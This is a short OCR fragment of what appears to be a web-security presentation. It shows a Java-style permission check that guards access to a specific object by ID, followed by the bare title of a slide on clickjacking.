
Web Application needs to secure access to a specific object

The Solution


```
int winnebagoId = request.getInt("winnebago_id");

if ( currentUser.isPermitted( "winnebago:drive:" + winnebagoId) ) {
    log.info("You are permitted to 'drive' the 'winnebago’. Here are the keys.");
} else {
    log.info("Sorry, you aren't allowed to drive this winnebago!");
}
```


[7]

Anatomy of a Clickjacking Attack

